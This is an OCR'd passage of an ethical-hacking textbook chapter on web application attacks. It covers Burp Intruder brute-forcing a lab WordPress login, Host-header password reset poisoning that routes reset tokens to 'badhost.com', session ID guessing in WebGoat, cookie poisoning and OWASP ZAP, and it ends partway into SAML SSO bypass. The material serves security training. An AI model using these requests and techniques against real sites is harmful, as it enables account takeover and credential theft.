
- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  - **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerabilities
  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
1 ×
2 ×
...
Target
Positions
Payloads
Options
Start attack
Add §
Clear §
Auto §
Refresh
<
+
>
Type a search term
0 matches
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /CEH/wp-login.php HTTP/1.1
Host: 10.10.10.16:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.16:8080/CEH/wp-login.php?
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://10.10.10.16:8080
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=§admin§&pwd=§password§&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.10.16%3
A8080%2FCEH%2Fwp-admin%2F&testcookie=1
```

2 payload positions

Length: 658

Figure 14.65: Screenshot of Burp Suite

Some additional password cracking tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- ophcrack (*http://ophcrack.sourceforge.net*)
- RainbowCrack (*http://project-rainbowcrack.com*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as `Host` in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-
pwdd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1**: The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2**: The attacker sends a password reset request link to the victim using the altered Host header. For example,

  ```
  POST https://certifiedhacker.com/reset.php HTTP/1.1
  Accept: */*
  Content-Type: application/json
  Host: badhost.com
  ```

  The resultant URL for resetting the password is

  ```
  https://badhost.com/reset-password.php?token=87654321-8765-8765-
   8765-10987654321
  ```
- **Step 3**: Now, the attacker waits for the victim to receive the modified email.
- **Step 4**: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing


Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is “user01,” which corresponds to the username. By guessing its new value, say, as “user 02,” it is possible for the attacker to gain unauthorized access to the application.



```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-
0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3VIc3Q
```

Figure 14.66: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the “**Remember me**?” function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Cookie poisoning is performed in the following steps:


- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.


Untitled Session - OWASP ZAP 2.8.0
File
Edit
View
Analyse
Report
Tools
Import
Online
Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Large Response
Contexts
Default Context
Sites
History
Search
Alerts
Active Scan
Output
Spider
Alerts 0 4 10 4
Current Scans 0 0 1802 0 0 1 0 0

```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2020 07:15:32 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2020-01-21-07; expires=Thu, 20-Feb-2020 07:15:32 GMT; path=/; domain=.google
.com; Secure; SameSite=none
Set-Cookie: NID=196=W-0sToxYyAyP3WdxH5rjFfMedyg8Pb4k-SOJ9nFsdbI7DbnhteGmBiM69Yxi5RtYLjD3F-
BGpaApnyMZX4VkEwl5sSGpoeSin2Tb5kr2vR3D7Gdg-
oaDM7mtw8B9QtJeVFvQGJQm4YhdBMd8wlY0odGdy1zZB16THbwphTItTQM; expires=Wed, 22-Jul-2020 07:15:32
```

Very large response body (200,458 bytes) - switch views (using the pulldown currently showing Body: Large Response above) to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

```
▶ CSP Scanner: Notices (8)
▼ Cookie No HttpOnly Flag (214)
    GET: http://www.google.com
    GET: http://www.google.com/
    GET: http://www.google.com/?*&gws_rd=ssl&hl=*
    GET: http://www.google.com/?gws_rd=ssl$
    GET: http://www.google.com/?gws_rd=ssl$&hl=*
```

Cookie No HttpOnly Flag
URL: http://www.google.com
Risk: Low
Confidence: Medium
Parameter: 1P_JAR
Attack:
Evidence: Set-Cookie: 1P_JAR
CWE ID: 16
WASC ID: 13

Figure 14.67: Screenshot of OWASP ZAP

Some additional cookie exploitation tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- Burp Suite (*https://www.portswigger.net*)

- XSSer (*https://xsser.03c8.net*)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.

